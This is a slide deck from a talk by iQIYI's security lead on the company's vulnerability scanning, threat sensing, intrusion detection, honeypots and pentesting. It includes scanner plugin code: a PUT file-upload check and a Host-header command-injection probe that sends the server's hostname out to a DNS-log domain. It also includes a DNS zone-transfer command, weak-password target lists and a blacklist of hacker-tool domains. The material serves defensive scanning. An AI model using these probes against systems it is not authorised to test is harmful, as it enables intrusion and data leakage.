

# 爱奇艺安全攻防实践

李劫杰



# About Me

---



李劼杰

<http://www.lijiejie.com>

- 爱奇艺 安全云 SRC 负责人
- WooYun 白帽子 Rank TOP 10
- 腾讯 TSRC 2016 年度漏洞之王

**GitHub** [subDomainsBrute](#) / [BBScan](#) / [githack](#) / [htpwdScan](#)

# Agenda

---


- 漏洞扫描
- 威胁感知
- 入侵检测
- 堡垒机
- 渗透测试

---

# 扫描器

# 现状

---



20万+

开放端口

300万+

- 小机房端口策略过于宽松
- 资产变更频繁
- 服务间依赖复杂

# 设计目标


---



30 个扫描节点

每月 完成约 1 亿次 插件扫描

# 扫描组件



# 扫描策略

---

- 外网优先原则
- 插件分组
  - 每6小时
    - 严重漏洞
  - 每天
    - 高中危漏洞
  - 每周
    - 低危漏洞
- 首次发现的外网端口，最高优先级进入扫描队列

# 信息泄露插件

• <https://github.com/lijiejie/BBScan>

- 压缩包
- git svn
- 配置文件
- 文件遍历

The screenshot displays the BBScan tool interface. At the top, there is a blue header with the text '扫描结果' (Scan Results). Below this, a table lists scan targets with columns for '[ID] 目标' and 'Owner'. One entry is visible: '[ 554710 ] http://223.4.156.8088 - [ ... ]' with the owner 'subslowng'. Below the table, there are three sections: '漏洞影响' (Vulnerability Impact) showing the target URL 'http://223.4.156.8088', '参数' (Parameters) showing a list of scan parameters including a URL and a status code, and '漏洞细节' (Vulnerability Details) providing a warning that the link may lead to information leakage and needs manual confirmation, along with the scanner name and discovery dates.

• URL + 简单规则

```
/composer/send_email?to=test@xxx&url=http://not.existed.domain  
{status=200} {tag="gaierror: [Errno -2]"} {root_only}
```

# 弱口令插件

- 常见弱口令

SSH、RDP、samba、Telnet

FTP、VNC、IPMI、Rsync

MySQL、MS SQL Server、Postgres

Redis、MongoDB

Tomcat、ActiveMQ、RabbitMQ

- 远控卡弱口令

- IPMI Cipher 0

- IPMI hash泄露

[ 570189 ] http://127.0.0.1:3 - [ 视频cache-vcdn\_cache ]

**漏洞影响**

http://127.0.0.1:3

**漏洞细节**

[iDRAC weak pass found] https://127.0.0.1:3 root /

扫描器 漏洞扫描器

最早发现于 2018-09-27 01:02:53, 最近一次发现于 2018-09-27 01:03:13


# 通用漏洞插件

```
from port_cracker.plugin_scan.dummy import *

def do_scan(ip, port, service, task_msg):
    if service.lower().find('http') < 0:
        return
    try:
        url = 'http://%s:%s' % (ip, port) + '/security-scan.txt'
        curl_cmd = '-X "PUT" -d "202cb962ac59075b964b07152d234b70" %s' % url
        code, head, res, errcode, _ = curl.curl(curl_cmd)
        if code == 200:
            code, head, res, errcode, _ = curl.curl(url)
            if code == 200 and res.startswith('202cb962ac59075b964b07152d234b70'):
                ret = {
                    'algroup': 'PUT File',
                    'affects': 'http://%s:%s' % (ip, port),
                    'details': 'PUT File Vulnerability\n\n' + url
                }
            return ret
    except Exception as e:
        pass
```

- 只需要实现 `do_scan` 函数
- 插件远程部署，可自动重载，无需重启扫描进程

# 资产发现



# 资产发现

- 超过 40万个 HTTP服务，支持全文搜索
- Chrome Headless 动态爬虫进行全网URL收集，支持全文索引

所有 ▾ 20 ▾  只巡检  只外网  最近一周 提交

扫描结果				
<input type="checkbox"/> [ID] 目标	Owner	扫描人	名称	等级
<input type="checkbox"/> [ 561260 ] <a href="http://183.102.200.101:81">http://183.102.200.101:81</a>		巡检 < xsense >	tomcat_manager	高危
<input type="checkbox"/> [ 561249 ] <a href="http://117.161.17.80">http://117.161.17.80</a>	zhongyongwu tangzhongfal	巡检 < xsense >	git_and_svn	高危
<input type="checkbox"/> [ 569924 ] <a href="http://62.101.13.100">http://62.101.13.100</a>	sqzcliang	巡检 < xsense >	Directory listing	高危
<input type="checkbox"/> [ 568642 ] <a href="http://124.55.17.80">http://124.55.17.80</a>	zhaohuang	巡检 < xsense >	Found Regex [<title>.*后台.*</title>]	高危
<input type="checkbox"/> [ 561017 ] <a href="http://10.1.1.8080">http://10.1.1.8080</a>		巡检 < xsense >	tomcat_manager	高危

# 信息泄露



GitLab < 2H



GitHub < 15MIN

内网巡检

### Github Scanner

- Github Scanner
- 首页
- 爬取结果
- 关键字配置
- 白名单配置
- 优化专用

\*\*\* Scanner

### 爬取结果

首页 / 爬取结果

待处理

[/JustinHu1888/My-notes - 001-note-for-package.json](#)  
更新时间: 2018-10-09 15:12:21 发现时间: 2018-10-09 15:14:49 关闭

```
33 // Specify the place where your code lives. (T  
    in your browser. It's for computers. )  
34 "repository": {  
35   "type": "git",  
36   "url": "http://wangyunfei@github:qiyi.dnawdr
```



# SSL证书扫描

- 证书过期
- 证书不匹配
- 弱加密算法
- 心脏滴血漏洞
- ATS合规

| 心脏滴血漏洞 [返回](#)

漏洞搜索:

请输入服务器IP,域名或其它关键字,支持模糊搜索

搜索

处理状态:

全部

未处理

处理中

已处理 3

误报


忽略 1

[创建漏洞单](#)

[忽略本次](#)

<input type="checkbox"/>	影响资产	owner	状态
<input type="checkbox"/>	pay.w.qq.com	unknown	已处理
<input type="checkbox"/>	api.l.qq.com	unknown	已处理
<input type="checkbox"/>	s51.t.qq.com	unknown	已忽略
<input type="checkbox"/>	gamecloud.qq.com	gamecloud.qq.com	已处理

# 代理配置不当



正向 HTTP代理 Socks代理

未授权访问 ACL配置不当

黑客直接穿内网

# DNS域传送

- DNS域传送配置不当
  - 泄露网络拓扑
  - 暴露攻击面
  - 泄露敏感服务，如DB、后台

[ 550328 ] [ 550328 ] - [ 550328 ]

**漏洞影响**

**漏洞细节**

```
see dig @1 3 iqiyi.com axfr for detail
```

扫描器

最早发现于 2018-09-24 07:36:39, 最近一次发现于 2018-10-10 05:05:42

# Header命令注入

- 在Request Header注入shell命令，被应用执行，如：日志分析程序执行

域名	DNS
[REDACTED]	<a href="#">DNS日志(0)</a> <a href="#">清空</a>
work.[REDACTED]	<a href="#">DNS日志(1)</a> <a href="#">清空</a>
/home/work/sandbox_new/webroot.[REDACTED]	<a href="#">DNS日志(3)</a> <a href="#">清空</a>

## Trace Log:

```
02-Jan-2016 21:40:02.901 queries: client: [REDACTED]#14014 (/home/work/sandbox_new/webroot.[REDACTED] : query: /home/work/sandbox_new/webroot.[REDACTED]
02-Jan-2016 21:40:03.806 queries: client: [REDACTED]#3191 (/home/work/sandbox_new/webroot.[REDACTED] : query: /home/work/sandbox_new/webroot.[REDACTED]
02-Jan-2016 21:40:04.498 queries: client: [REDACTED]#34388 (/home/work/sandbox_new/webroot.[REDACTED] : query: /home/work/sandbox_new/webroot.[REDACTED]
```

```
host = '%s:%s' % (ip, port)
conn = httplib.HTTPConnection(host, timeout=20)
headers = {'Host': "$ (nslookup hostname.`hostname`.%s-
%s.your.dns.log.domain)" % (ip, port),
           'User-Agent': 'Mozilla/5.0 ...',
          }
conn.request('GET', '/', headers=headers)
conn.getresponse().read()
conn.close()
```

# 被动式代理扫描

- 解决URL覆盖率问题
  - 缺少认证信息
  - 角色覆盖不全
  - UA覆盖不全
- 解决 HOSTS 冲突

填写项目信息

项目名称\*

先给这个测试项目取个名字吧~

优先级\*



低优先级



中优先级



高优先级

项目描述\*

项目描述, 不超过1000字。

HOSTS绑定(选项)

 # 一行一条

返回

确认保存

# 白盒代码扫描

## 代码扫描

代码地址:

搜索

接入状态:

全部

已接入

未接入

代码地址	代码类型	接入状态	编译命令	url地址	操作
ssh://git@gitlab.qiyi.com:22/wangchao/qiyi-ku_front_web.git	java	已接入	mvn clean package		<span>接入</span> <span>取消</span> <span>配置</span>
ssh://git@gitlab.qiyi.com:22/QGuard/waf-flink-job.git	java	已接入	mvn clean package		<span>接入</span> <span>取消</span> <span>配置</span>
ssh://git@gitlab.qiyi.com:22/wangchao/qiyi-ku_hids.git	java	已接入			<span>接入</span> <span>取消</span> <span>配置</span>
ssh://git@gitlab.qiyi.com:22/QGuard/waf-flink.git	java	已接入	mvn clean package		<span>接入</span> <span>取消</span> <span>配置</span>
ssh://git@gitlab.qiyi.com:22/security/dfp_pca.git		未接入			<span>接入</span> <span>取消</span> <span>配置</span>

---

# 威胁感知

# 威胁感知

威胁检测

威胁告警

威胁预测

业务安全可度量


威胁分布

全部

安全告警

存在漏洞

基线违规



# 威胁场景

## • 应用

- web shell
- 恶意程序（应用检测）
- 恶意程序（终端）
- 恶意程序（云查杀）
- 数据库
  - 拖库
  - 异常导出
  - 异常连接
- 源代码泄露
- 危险 jar包、rpm包
- Maven 日志
- 证书安全

## • 主机

- 命令执行、反弹shell
- 木马病毒
- 弱口令
- 高危端口对外
- 异常登录、暴力破解
- 堡垒机操作异常
- 篡改敏感文件
- 基线违规
- 开源组件存在漏洞
  - FFmpeg
  - fastjson
  - OpenSSL
  - ...

## • 网络

- DDOS攻击
- 传播木马病毒
- 内网端口扫描
- 内网渗透
- 异常DNS

# 蜜罐

- 中高交互

- 基于MHN
- SSH
- ElasticSearch
- 高仿真蜜罐
- ...

- NIDS蜜罐

- 蠕虫病毒扫描

- 覆盖率问题

- HIDS蜜罐端口转发
- 办公网电话交换机转发
- 接入层交换机虚IP转发

检测详情

```
{ "honey_agent": "aeb6d0e8-df0e-11e7-a458-0242ac110002",  
  "action_time": "2018-09-03 17:09:00", "src_port": 59721,  
  "created_at": "2018-09-03T09:08:01.351933Z", "src_ip": "10.1.1.1",  
  "honey_type": "SSH brute force attack", "dst_port": 22, "dst_ip": "10.1.1.1", "is_white": 0,  
  "payload": { "session": "c793f553", "peerIP": "10.1.1.1", "commands": ["ls", "touch 123.text", "ls", "exit"],  
  "loggedin": ["root", ""], "startTime": "2018-09-03T09:08:01.351933Z", "ttylog": null, "hostPort": 22, "peerPort": 59721, "version": "SSH-2.0-OpenSSH_6.6.1", "urls": [], "hostIP": "10.1.1.1", "credentials": [{"root", "root"}, {"root", "root"}], "endTime": "2018-09-03T09:09:00.492671Z", "unknownCommands": []}}
```

主题: 检测到内网扫描行为 - 可疑数据包[3]个

检测到内网可疑数据包

- [2018-05-29 09:42] [TCP Closed Port] 10.1.1.1() --> 10.1.1.1:26931
- [2018-05-29 09:42] [NBT SMB - Reset] 10.1.1.1() --> 10.1.1.1:445
- [2018-05-29 09:42] [NBT SMB - Reset] 10.1.1.1() --> 10.1.1.1:445

# 异常DNS

- 长度异常

- Xshell后门

- 畸形域名

- 算法生成的域名

- 统计特征异常

- 威胁情报 - 黑名单

- 黑客工具域名

- [mask] xss [mask]
  - Dnslog [mask]
  - Dnsl [mask]
  - xsse [mask]
  - ...

主题: [P0][态势感知]发现xshell后门

事件ID: dddfad3f03e3f8ccef70e18c19615ba

异常行为如下:

攻击IP:None 目的IP:10.1.1.1 规则ID:200000 事件描述:发现xshell后门 事件级别:3

详情如下:

```
< 2017/8/29 21:37:02 1338 PACKET 0000007D32C9BE80 UDP Snd 10.1.1.1:6221 R Q [8281 DR SERVFAIL] TXT  
(62)sajajlyoogrmbmojgjmwpocimulm*%k:0d0d0d0d*%pnkotjmonpyjscvjgg(35)jalfkoshpcuixirca:0d0d0d0d:0d0d0d0d(15)nylalobghyhirgh(3)com(0)
```

威胁说明	主机疑似存在木马后门，并有异常 c&c dns 域名访问请求
攻击 IP 及其负责人	10.1.1.1
建议措施	请及时清除木马后门
检测详情	<pre>{   "alert_level": "P0",   "raw_message": "May 18 13:52:34 b eijing-office-10.1.1.1 bj-dnslog-m May 18 13:52:34 dn smasq[12614]: query[A] hao.00000000.00000000: from 10.1. 1.1",   "dns": "00000000:00000000",   "risk_fire_rules": "domain-name-hit-blacklist"} }</pre>

# 内网渗透

- 黑客进入内网

- 收集信息
- 扩大权限
- 保持权限
- 窃取数据

- 日志源

- OA
- SSO
- ERP
- wiki
- gitlab
- ...

建议措施	请确认 wiki 访问行为是否异常
检测详情	<pre>{ "alert_level": "P0", "raw_message": "2018-09-17 19:43:55 +0800] \\\"GET /s/9c7e3df01ef8a05e4bf91723f22ab4fa-CDN/zh_CN/7202/57e26a1771e14e3fb96fd7cebe99a87f17d4379c/3a75da45132add8ef43c19067f2c0778/_download/contextbatch/js/atl.general,_super/batch.js?hostenabled=true&amp;is_server-instance=true&amp;locale=zh-CN HTTP/1.1\\\" 200 162501 \\\"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.170 Safari/537.36\\\" \\\"-\\\"\", \"http_referer\": \"http://www.baidu.com/s?wd=wiki-searches-contain-sensitive-keywords&amp;ie=utf-8&amp;querystring=...\"\", \"risk_fire_rules\": \"wiki-searches-contain-sensitive-keywords\"}</pre>

# IDPS

---

- 基于流量分析引擎 QNSM



# 数据库审计

- MySQL Audit

- 异常访问
- SQL注入
- 恶意拖库

- 性能损耗

- ≈ 10%

威胁说明	发现直接从办公网直接操作线上数据库操作, 相应行为未经审计, 存在严重运维风险
威胁 IP 及其负责人	10.4.153.1160 <a href="#">[redacted]</a>
建议措施	请确认操作是否合法, 避免直接操作线上数据库
检测详情	<pre>{"risk_level": "3", "alert_level": "P0", "db": "aegis_ads", "table_name": "QRTZ_SCHEDULER_STATE", "user": "aegis_ads", "query": "UPDATE QRTZ_SCHEDULER_STATE SET LAST_CHECKIN_TIME = 1536552647136 WHERE SCHED_NAME = 'scheduler' AND INSTANCE_NAME = '10.4.153.1160:3306/aegis_ads'"}</pre>

---

# 入侵检测

# HIDS

---

## 基于 OSSEC

- 资产清点
  - 进程
  - 端口
  - 账户
  - authorized keys
  - jar包
  - rpm包
- 漏洞检测: 弱口令 dirtycow FFmpeg ...
- 基线合规
- 爱奇艺安全bash
- 改进的 Rkhunter
- 反弹 shell、命令执行、webshell 检测
- SSH爆破、web扫描检测

部署约 **10万** 台

- 完善的发布策略
- 资源占用监控
- Cgroups 限制资源占用

# 快照检测

- 近实时进程快照
- 增量巡检扫描
  - 挖矿木马
  - DDOS木马
  - Hack Tool



**33 engines detected this file**

SHA-256 bab7183287689ec28c7ce247515258cf4d8c6fec1d07619d83d16a782b191bd8  
File name 208  
File size 2.27 MB  
Last analysis 2018-09-08 15:10:43 UTC


**33 / 59**

Detection Details Relations Behavior Community **7**

Ad-Aware	Application.BitCoinMiner.UP	AegisLab	Troj.Linux.AgentIc
AhnLab-V3	Linux/Miner.2384177	ALYac	Misc.Riskware.BitCoinMiner.Linux
Antiy-AVL	Trojan/Linux.Agent.dr	Arcabit	Application.BitCoinMiner.UP
Avast	ELF:BitCoinMiner-AY [PUP]	AVG	ELF:BitCoinMiner-AY [PUP]
Avira	LINUX/CoinMiner.irva	BitDefender	Application.BitCoinMiner.UP
ClamAV	Unix.Tool.Miner-6443173-0	Cyren	ELF/Application.MHJJ
DrWeb	Linux.BtcMine.30	Emsisoft	Application.BitCoinMiner.UP (B)

# 堡垒机

- 支持SSH、SFTP、RDP、VNC
- 支持双因素认证
- 灵活的规则配置
- 实时告警、实时阻断
- 支持录屏审计
- 支持组授权
- 支持备注登录、tab补全



# 渗透测试

---

- 标准化测试流程
- 标准化check list
  - Web
  - 移动
- 标准化渗透测试环境
- 维护通用测试工具集

